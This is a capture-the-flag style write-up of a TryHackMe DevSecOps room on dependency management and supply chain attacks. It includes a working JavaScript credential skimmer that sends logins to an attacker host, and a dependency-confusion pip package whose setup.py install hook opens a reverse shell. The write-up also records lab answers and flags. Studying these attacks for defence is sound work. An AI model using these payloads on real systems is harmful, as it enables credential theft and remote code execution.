

DevSecOps 3-1-Dependency-Management

Task 1 - Introduction

SDK (Software Development Kit): it is a packaged collection of pre-written software tools, libraries, APIs, and documentation that developers use to build applications for specific platforms (like iOS or Android) without writing everything from scratch.

Modern applications rely heavily on external libraries and SDKs to avoid writing features from scratch and introducing new security vulnerabilities.

Managing third-party dependencies securely is essential because they expand an application's attack surface and introduce potential exploitation risks.

Task 2 - What are dependencies?

The Scale of Dependencies: Custom custom application code accounts for a tiny fraction of total codebase execution compared to the underlying dependencies used.

```
#!/usr/bin/python3
#Import the OS dependency
import numpy

x = numpy.array([1,2,3,4,5])
y = numpy.array([6])
print(x * y)
```

In this example, we are using the NumPy library to create two arrays and then multiply them with each other. We effectively wrote about four lines of code. However, just that first line, `import numpy`, executes a `__init__.py` file in the background that contains 400 lines of code with an additional 30 imports. With a conservative estimate of 250 lines of code per import, this means that our one line of code has executed roughly 8000 lines of dependency code!

If we extrapolate this data, you are probably only responsible for 0.01% of all the code in your application, and dependencies make up the remaining 99.99% of the code! This is why dependency management is vital for the security of any pipeline or software development lifecycle (SDLC) process.

Dependency Management: Dependency management is the process of managing your dependencies through your SDLC process and DevOps pipeline. We perform dependency management for several reasons:

- Knowing what dependencies our application uses can allow us to support it better.
- We often want to version lock dependencies to improve the stability of our application since newer versions may add new features or deprecate features that our application actively uses.
- We can build golden images that already have all our dependencies installed, meaning we can perform faster deployment cycles.
- When new developers are onboarded, we can help them set up their development machine by installing all the required dependencies.
- We can monitor the dependencies we use for security issues to ensure that dependencies are upgraded with the security fixes as needed.

Answer the questions below

| What do we call the libraries and SDKs that are imported into our application?

Dependencies

Task 3 - Internal vs External

While dependencies can be classified using various classifications, for this room, we will focus primarily on one classification, namely the origin of the dependency. Hence, our dependencies can be classified as external or internal dependencies.

External Dependencies: An external dependency is one that has been developed and maintained outside of our organisation. Usually, these dependencies are publicly available (some are free, but some can be paid for SDKs). Some examples of popular external dependencies include:

- Any Python pip package that you install from the PyPi public repositories.

- JQuery and any other publicly available Node Package Manager (NPM) libraries, such as VueJS or NodeJS.
- Paid for SDKs such as Google's ReCaptcha SDK that can be used to integrate captchas into your application.

External dependencies include almost any dependency that we ourselves have not created. This means that someone outside our organisation is responsible for maintaining the dependency.

Internal Dependencies: An internal dependency is one that has been developed by someone in our organisation. These dependencies are usually only used by applications that we develop internally in our organisation. Some examples of internal dependencies include:

- An authentication library that standardises the authentication processes of all our internally developed applications.
- A data-source connection library that provides applications with various techniques to connect to different data sources.
- A message translation library that can convert application messages from a specific format to one that a different internal application can read.

Internal dependencies are usually created to standardise an internal process and ensure that we don't have to reinvent the wheel every time we want that same feature in another application. Since we develop these dependencies ourselves, we, as an organisation, are responsible for maintaining these dependencies.

Answer the questions below

Would an authentication library that we created be considered an internal or external dependency?

Internal

Would JQuery be considered an internal or external dependency?

External

Task 4 - Securing External Dependencies

Securing application development requires actively managing external dependencies, even though third-party maintainers host and update them.

Public CVEs: Publicly disclosed vulnerabilities (CVEs) in third-party libraries give attackers instant targets, forcing development teams to quickly update vulnerable packages.

Patching dependencies is complex because version locks and multi-layered transitive dependencies can break application stability when updated.

Log4j is a prime example of how bad this can truly get. Log4j is a Java-based logging utility. It was used in almost every application that was developed in Java. This led to several products becoming vulnerable when a vulnerability was discovered in the dependency. Depending on the discovered vulnerability, it will impact the risk associated with the specific dependency. Since Log4j's vulnerability allowed for remote code execution, the impact was significant.

Supply Chain Attacks: Attackers execute supply chain attacks by targeting less-secure third-party dependencies to compromise hardened applications indirectly. One advance persistent threat (APT) group, namely the MageCart group, was notorious for performing these types of attacks. Some highlights of their actions:

- Compromising the payment portal of British Airways' online portal led to the compromise of credit cards of customers and a fine for BA of 230 million dollars.
- Compromising more than 100000 customers' credit cards by embedding skimmers in various payment portals of various applications.
- Compromising more than 10000 AWS/S3 buckets and embedding malware in any JavaScript found in these buckets.

The Magecart attacks demonstrated that compromising a single insecurely hosted dependency can expose multiple applications to supply chain attacks at once.

Exploiting Supply Chains: Let's try to perform a supply chain attack. We will simulate a supply chain attack. Start the attached machine, the AttackBox, and navigate to http://MACHINE_IP:8000/(opens in new tab) using the FireFox on the AttackBox once the machine is active. You will see that this is a simple authentication portal. Before we can continue, we need to embed a hostname

entry to simulate the internet-facing S3 bucket. Perform the following command on your attack machine to inject the hostname into your /etc/hosts file:

```
sudo bash -c "echo 'MACHINE_IP cdn.tryhackme.loc' >> /etc/hosts"
```

Once injected, you can refresh the web page and should see the dependency loading. If you inspect the code of the application (Right click→View Source), you will see that it pulls a dependency from cdn.tryhackme.loc. Let's inspect this dependency a little bit more. Open a link to that dependency, and it should allow you to download a JavaScript library called auth.js:

```
//This is our shared authentication library. It includes a really cool function that will autosubmit the form when a user presses enter in the password textbox!
```

```
var input = document.getElementById('txtPassword');
input.addEventListener("keypress", function(event) {
    if (event.key == "Enter") {
        event.preventDefault();
        document.getElementById("loginSubmit").click();
    }
});
```

Taking a closer look at the code in this library, it seems to add a JS event that will monitor the password textbox for keystrokes and automatically submit the login form if a user presses enter. With no real vulnerability in the code, let's take a look at where the dependency is being hosted. If we go back one step in the request to <http://cdn.tryhackme.loc:9444/libraries/> (opens in new tab) we can see that this seems to be an S3 bucket hosting the dependency:

```
<?xml version="1.0" encoding="UTF-8"?><ListBucketResult
xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
```

A quick way to see if the team perhaps misconfigured the S3 bucket to grant world-writeable permissions would be to try a simple PUT request:

```
curl -X PUT http://cdn.tryhackme.loc:9444/libraries/test.js -d "Testing world-writeable permissions"
```

Running this request, it seems that we get an HTTP 200 OK. We can also see that we have the ability to download this new file

using <http://cdn.tryhackme.loc:9444/libraries/test.js>(opens in new tab). This is looking positive for a supply chain attack! At this point, there are several different ways we could go about exploiting this world-writeable S3 bucket to cause a supply chain attack, but we will keep it simple by embedding a credential skimmer that will send us the user's credentials when they click submit. Download the auth.js dependency and modify the code to look something like this:

```
//This is our shared authentication library. It includes a really cool function that will autosubmit the form when a user presses enter in the password textbox!

var input = document.getElementById('txtPassword');
input.addEventListener("keypress", function(event) {
    if (event.key == "Enter") {
        event.preventDefault();
        try {
            const oReq = new XMLHttpRequest();
            var user = document.getElementById('txtUsername').value;
            var pass = document.getElementById('txtPassword').value;
            oReq.open("GET", "http://THM_IP:7070/item?user="+ user + "&pass=" + pass);
            oReq.send();
        }
        catch(err) {
            console.log(err);
        }
        function sleep (time) {
            return new Promise((resolve) => setTimeout(resolve, time));
        }
        sleep(5000).then(() => {
            document.getElementById("loginSubmit").click();
        });
    }
});
```

```
}  
});
```

Code explained: Make sure to modify THM_IP to be the IP of your TryHackMe VPN or the AttackBox IP since we want callbacks to occur to this host. The injection is fairly simple. Once the user presses enter to submit their credentials, we make an XHR (XMLHttpRequest) request to our host, where the username and password of the target are embedded as parameters in the request. You will notice some lines of code for the creation of a sleep function and then using said sleep function before the button is clicked. This is to ensure that the malicious XHR request has completed before the page transition occurs, otherwise a modern browser would stop the request from occurring.

Let's overwrite the existing auth.js file with our embedded skimmer:

```
curl http://cdn.tryhackme.loc:9444/libraries/auth.js --upload-file auth.js
```

We could host an entire server to receive the keystrokes, but let's keep it simple with a Python server:

```
python3 -m http.server 7070
```

We can test if our skimmer is working by using the website ourselves. Complete the form and press enter after typing in your password, and you should intercept credentials:

```
10.10.62.64 - - [10/Aug/2022 10:59:28] "GET /item?user=test&pass=test HTTP/1.1" 404 -
```

If this works, we now just need to wait for someone to authenticate! Give it 5 minutes, and you should intercept credentials from an actual user! Once you have intercepted the user's credentials, use them to authenticate to the website and recover the flag!

Defences: It is difficult to defend against the attacks staged against external dependencies since there are so many and new vulnerabilities are found daily. However, there are certain things that we can do to limit the risk:

- Make sure to update and patch dependencies on a regular basis. This would include emergency patching of dependencies if a sufficiently serious vulnerability was discovered.
- Dependencies can sometimes be copied and hosted internally. This will reduce the attack surface.

- Sub-resource Integrity can be used to prevent tampered JS libraries from loading. In the HTML include, the hash of the JS library can be added. Modern web browsers will verify the hash of the JS library, and if it does not match, the library will not be loaded.

Answer the questions below

Which Advance Persistent Threat group is notorious for their supply chain attacks?

MageCart

What is the password of the intercepted credentials?

supersecretpassword12345@

What is the value of the flag you receive on the website after authenticating with the intercepted credentials?

THM{Supply.Chain.Attacks.Are.Super.Powerful}

The screenshot shows a terminal window and a web browser. In the terminal, the user runs several commands: `sudo bash -c "echo '10.113.156.235 cdn.tryhackme.loc' >> /etc/hosts"`, `curl -X PUT http://cdn.tryhackme.loc:9444/libraries/test.js -d "Testing world-writeable permissions"`, `vim auth.js`, `curl http://cdn.tryhackme.loc:9444/libraries/auth.js --upload-file auth.js`, and `python3 -m http.server 7070`. The browser shows the response to a GET request to `http://10.113.156.235:8000/auth.php`, which returns a 404 status. The terminal output shows the following log entries:

```
10.113.156.235 - - [16/Sep/2026 11:42:06] code 404, message File not found
10.113.156.235 - - [16/Sep/2026 11:42:06] "GET /item?user=superuser&pass=supersecretpassword12345@ HTTP/1.1" 404 -
10.113.156.235 - - [16/Sep/2026 11:44:06] code 404, message File not found
10.113.156.235 - - [16/Sep/2026 11:44:06] "GET /item?user=superuser&pass=supersecretpassword12345@ HTTP/1.1" 404 -
```

The browser window shows the following text:

```
Welcome superuser
Your password is: supersecretpassword12345@

Well done, the flag is: THM{Supply.Chain.Attacks.Are.Super.Powerful}
```

Task 5 - Securing Internal Dependencies

Internal dependencies are in-house libraries developed to standardize core features across multiple applications, placing complete security responsibility on the organization.

Security Concerns: A flaw in an internal dependency compromises every application using it, requiring rigorous security testing before deployment. Unmaintained code and poor documentation cause internal libraries to quickly become unpatched legacy risks when key developers leave. Restricting write access to internal dependencies is crucial to prevent a single compromised developer account from infecting all connected applications.

Tools: Dedicated repository servers like internal PyPI enable language-specific package hosting and access control for development teams. Centralized managers like JFrog Artifactory integrate multi-language dependencies directly into the DevOps pipeline from a single trusted source. Compromising a central

dependency manager exposes an entire organization to high-impact threats like Dependency Confusion attacks.

Answer the questions below

What do we call a dependency that we have created ourselves and are responsible for maintaining?

Internal dependency

Task 6 - Theory of a Dependency Confusion

Dependency Confusion is a vulnerability that can exist if our organisation uses internal dependencies that are managed through a dependency manager. In short, a race condition can be created by an attacker that could lead to a malicious dependency being used instead of the internal one.

Background: Dependency Confusion was discovered by [Alex Birsan in 2021](#)[\(opens in new tab\)](#). The issue stems from how internal dependencies are managed. Let's take a look at a simple example in Python:

```
pip install numpy
```

What actually happens in the background when we run this command? When we run this command, pip will connect to the external PyPi repository to look for a package called numpy, find the latest version, and install it. In the past, there have been some interesting ways this package could be compromised through a supply chain attack:

- **Typosquatting** - An attacker hosts a package called `nunpy`, hoping that a developer will mistype the name and install their malicious package.
- **Source Injection** - An attacker contributes to the package for a new feature through a pull request but also embeds a vulnerability in the code that could be used to compromise applications that make use of the package.
- **Domain Expiry** - Sometimes, the developers of packages may forget to renew the domain where their email is being hosted. If this happens, an attacker can buy the expired domain, allowing them full control over email, which could be used to reset the password of a package maintainer to gain full control over the package. This is a common risk for legacy packages on these external repositories.

There are several other supply chain attack methods, but all of them target the dependency or its maintainers directly. If we wanted to use pip to install an internal package and we followed the example on [StackOverflow](#)(opens in new tab) (like all good developers do), our build step would look something like this:


```
pip install numpy --extra-index-url https://our-internal-pypi-server.com/
```

The `--extra-index-url` argument tells pip that an additional PyPi server should be inspected for the package. But what if numpy exists in both the internal repo and the external, public-facing PyPi repo? How does pip know which package to install? Well, it's simple, it will collect the package from all available repos, compare the version numbers, and then install the package with the highest version number. You should start to see the problem here.

Staging a Dependency Confusion Attack: All an attacker really needs to stage an internal dependency attack is the name of one of your internal dependencies. While this might seem like a challenge, it happens more frequently than you would expect:

- Developers often ask questions on public forums such as StackOverflow but do not obfuscate sensitive information such as the names of libraries being used, some of which could be internal dependencies.
- Some compiled applications like NodeJS will often disclose internal package names in their `package.json` file, which is usually exposed in the application itself.

Once an attacker learns the name of an internal dependency, they can attempt to host a package with a similar name on one of the external package repos but with a higher version number. This will force any system that attempts to build the application and install the dependency to get confused between the internal and external package, and if the external one is chosen, the attacker's dependency confusion attack will succeed. The full attack is shown in the diagram below:



Considerations: There are a couple of things that should be kept in mind:

- Since we only know the name of the internal package, not the actual source code of the package, if we perform a dependency confusion attack, the build process of the pipeline will most likely fail at a later step since the actual package was not installed.
- Our external version number must be higher than the version number of the internal package for the confusion to work in our favour. However, this is easy since we can simply have a package with version number 9000 since most packages have major version numbers lower than 10.
- Dependency confusion can affect any type of package, such as Python pip packages, JavaScript npm packages, or Ruby gems packages. We will demonstrate the attack through Python for simplicity.

Answer the questions below

What is the name of a common supply chain attack that relies on users mistyping the names of packages that they wish to install?

Typosquatting

Dependency confusion relies on a race condition of what of a package?

Version

Task 7 - Practical Exploitation of Dependency Confusion

Terminate the machine from Task 4 and start the machine attached to this task to perform the dependency confusion exercise. If your AttackBox is no longer active, you will also have to redeploy it. We will have to simulate the external Pypi package repository since uploading malicious packages is against Pypi's terms of service. To ensure that you can access this repo and the application, use the following command to add an entry to your `/etc/hosts` file:

```
sudo bash -c "echo 'MACHINE_IP external.pypi-server.loc' >> /etc/hosts"
```

Environment Explained: This machine simulates a build environment that has the following:

- Internal Dependency Manager - Pypi
- Build Server - Docker-Compose

The build environment will rebuild an API application every 5 minutes. Once you have given the machine a couple of minutes to start, you can verify that the API is working by running the following:

```
curl http://MACHINE_IP:8181/api/list
```

You should see that the API responds with a dataset. If you don't get a response, wait another 5 minutes and then try again.

Dependency Disclosure: The developer of the application has posted a question on a public forum:

Upload Package to Internal Pypi Server

Hi all, how would I upload a pip package to our internal Pypi server? I know I would use the following to upload it externally, but what should I change?

```
twine upload dist/datadbconnect-0.0.2.tar.gz
```

Is there a flag or something that I can add?

In the post, the developer seems to have disclosed the name of an internal package, **datadbconnect**. This is all we need to get started on our Dependency Confusion attack!

Remote Code Execution in the Installation Step: To stage a Dependency Confusion attack, we will need to develop and build a malicious package that will execute code once installed. Since we only know the name of the package and don't have access to the source code, the application will most likely fail once it tries to run our package, so our safest bet is to get remote code execution earlier in the process. Hence, we want remote code execution once the package installation completes. This is probably a good place to explain how Pip packages are built from Python code. Here we will give a quick overview. The most basic Pip package requires the following structure:

```
package_name/  
  package_name/  
    __init__.py  
    main.py  
    setup.py
```

- **package_name** - This is the name of the package that we are creating. In our case, it will be `datadbconnect`
- **__init__.py** - Each Pip package requires an init file that tells Python that there are files here that should be included in the build. In our case, we will keep this empty.
- **main.py** - The main file that will execute when the package is used. We will create a very simple main file.
- **setup.py** - This is the file that contains the build and installation instructions. When developing Pip packages, you can use `setup.py`, `setup.cfg`, or `pyproject.toml`. However, since our goal is remote code execution, `setup.py` will be used since it is the simplest for this goal.

Recreate this folder structure for your malicious package. Add the following code to your `main.py`:

```
#!/usr/bin/python3  
def main():  
    print ("Hello World")
```

```
if __name__ == "__main__":  
    main()
```

This is simply filler code to ensure that the package does contain some code for the build. The more important part is the setup.py code. Let's take a look at what a normal setup.py file would look like:

```
from setuptools import find_packages  
from setuptools import setup  
  
VERSION = 'v0.0.1'  
  
setup(  
    name='datadbconnect',  
    url='https://github.com/labs/datadbconnect/',  
    download_url='https://github.com/labs/datadbconnect/archive/{}.tar.gz'.format(VERSION),  
    author='Tinus Green',  
    author_email='tinus@notmyrealemail.com',  
    version=VERSION,  
    packages=find_packages(),  
    include_package_data=True,  
    license='MIT',  
    description=('''Dataset Connection Package '''  
                  ''that can be used internally to connect t  
o data sources '''),  
)
```

In order to inject code execution, we need to ensure that the package executes code once it is installed. Fortunately, setuptools, the tooling we use for building the package, has a built-in feature that allows us to hook in the post-installation step. This is usually used for legitimate purposes, such as creating shortcuts to the binaries once they are installed. However, combining this with Python's os library, we can leverage it to gain remote code execution. Update your setup.py file with the following:

```

from setuptools import find_packages
from setuptools import setup
from setuptools.command.install import install
import os
import sys

VERSION = 'v9000.0.2'

class PostInstallCommand(install):
    def run(self):
        install.run(self)
        print ("Hello World from installer, this proves our
injection works")
        os.system('python -c \'import socket,subprocess,os;s
=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
(("ATTACKBOX_IP",8080));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])\''')

setup(
    name='datadbconnect',
    url='https://github.com/labs/datadbconnect/',
    download_url='https://github.com/labs/datadbconnect/archive/{}.tar.gz'.format(VERSION),
    author='Tinus Green',
    author_email='tinus@notmyrealemail.com',
    version=VERSION,
    packages=find_packages(),
    include_package_data=True,
    license='MIT',
    description=('''Dataset Connection Package '''
        '''that can be used internally to connect t
o data sources '''),
    cmdclass={
        'install': PostInstallCommand
    }
)

```

```
    },  
)
```

Let's take a look at the adjustments that we made. Firstly, we imported the install library from setuptools and the os library:

```
from setuptools.command.install import install  
import os  
import sys
```

We also updated the version of our package to ensure that we win the dependency confusion race:

```
VERSION = 'v9000.0.2'
```

Next, we introduced a new function that will work as a post-installation hook to run a reverse shell for us. Remember to add your AttackBox or VPN IP:

```
class PostInstallCommand(install):  
    def run(self):  
        install.run(self)  
        print ("Hello World from installer, this proves our i  
njection works")  
        os.system('python -c \'import socket,subprocess,os;s=  
socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect  
(("ATTACKBOX_IP",8080));os.dup2(s.fileno(),0);os.dup2(s.fileno()  
,1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-  
i"])\''')
```

Lastly, we hook the post-installation process in our setup configuration:

```
cmdclass={  
    'install': PostInstallCommand  
},
```

Now that we have created the package, it is time to build it and upload it to the external PyPI repo. We can use the following command to build our package:

```
python3 setup.py sdist
```

Once built, our Pip package will be available under the dist folder and can be uploaded to the Pypi repo using twine:

```
twine upload dist/datadbconnect-9000.0.2.tar.gz --repository-url http://external.pypi-server.loc:8080
```

If you are asked for credentials, just leave them empty. You can also safely ignore the error and warning messages as long as the final output shows the package upload reaching 100%. Just a reminder again that we are simulating an external PyPI repo to not break their terms of service. If this were a real attack, the package would be uploaded to PyPI's main [repo\(opens in new tab\)](#). Let's start a listener for our shell:

```
nc -lvp 8080
```

We can test the code execution of our package by installing it directly ourselves:

```
pip3 install datadbconnect --trusted-host external.pypi-server.loc --index-url http://external.pypi-server.loc:8080 --verbose
```

You should see the print line in the output of the installation command and see that pip freezes when you get a reverse shell connection:

```
[thm@thm]$ nc -lvp 8080
Listening on 0.0.0.0 8080
Connection received on localhost 50098$ whoami
root
```

If this works, restart your listener and wait for about 5 minutes, you should magically get a callback from the build server once it tries to rebuild the docker container and installs our malicious package!

Explaining what is Happening in the Background: So how is this actually happening? Let's take a dive into the vulnerable line in the DockerFile:

```
RUN pip3 install datadbconnect --no-cache-dir --trusted-host internal.pypi-server.com --extra-index-url "http://internal.pypi-server:8081/simple/"
```

Knowing that this is an internal package, the developer team added an additional Pypi repo for Pip through the `--extra-index-url` argument. However, this does not

force Pip to download the package from that location. Rather, it is just another location where it can look for the package. Pip will therefore download the package from *internal.pypi-server.com* (legitimate package) and *external.pypi-server.loc* (our malicious package) and compare the two versions. Since our version is higher, it will install our package instead! This is where the name Dependency Confusion comes from!

Defences: Protecting internal dependencies is a massive security endeavour. Since we have to create, maintain, and host these dependencies ourselves, the security project is much larger than that of external dependencies. The following defence strategies should be considered for all internal dependencies:

- Internal dependencies should be actively maintained. This will ensure that vulnerabilities in these dependencies do not affect multiple applications and services.
- The hosting infrastructure of internal dependencies should be secured. The following [Microsoft whitepaper\(opens in new tab\)](#) provides the following three key focus areas:
 - Reference one private feed, not multiple. This contributes to protecting against dependency confusion attacks. With our python example, we would then use `-index-url` argument instead of `-extra-index-url` to indicate that the package must be collected from the specified index.
 - Protect your packages using controlled scopes. By controlling the scopes of dependencies, it will ensure that dependencies are locked to the applications that require them.
 - Utilise client-side verification features. Controls such as sub-resource integrity or version locking will ensure that applications and services will detect when malicious code is introduced into a dependency and refuse to execute it.
- As an additional defence measure against dependency confusion attacks, the names of internal dependencies can be registered on external package managers without the source code to claim the name. This will prevent an attacker from registering a similarly named package.

Answer the questions below

What is the name of the attack that can be launched to create a race condition between internal and external dependencies with the same name?

Dependency Confusion

What is the flag's value that is stored in the /root/ directory on the docker container where you get remote code execution?

THM{RCE.Through.Dependency.Confusion}

```
Listening on [0.0.0.0] (family 0, port 8080)
Connection from external.pypi-server.loc 55508 received!
/bin/sh: 0: can't access tty; job control turned off
# ls
PKG-INFO
build
datadbconnect.egg-info
pip-delete-this-directory.txt
pip-egg-info
setup.cfg
setup.py
# cd /root
# ls
flag.txt
# cat flag.txt
THM{RCE.Through.Dependency.Confusion}
#
```

Task 8 - Conclusion

In this room, we discussed the security controls and misconfigurations commonly found with dependency management. This is by no means an exhaustive list of what should be considered for the security of dependencies. However, to summarise, we should be considering the following:

- Be aware of the dependencies you use in your applications and systems. Also, be aware that these dependencies may have dependencies, which will grow the list of dependencies you will need to keep tabs on.
- Make sure to always use the latest versions of dependencies, both internal and external dependencies. More often than not, these updates to dependencies are not to introduce new features but to fix existing issues and bugs.

- It is not just the dependencies themselves that should be considered for security, but also how we configure and use our dependency managers, especially for internal dependencies.
- Dependencies and dependency management systems should be included in the attack surface of the application or system we are developing.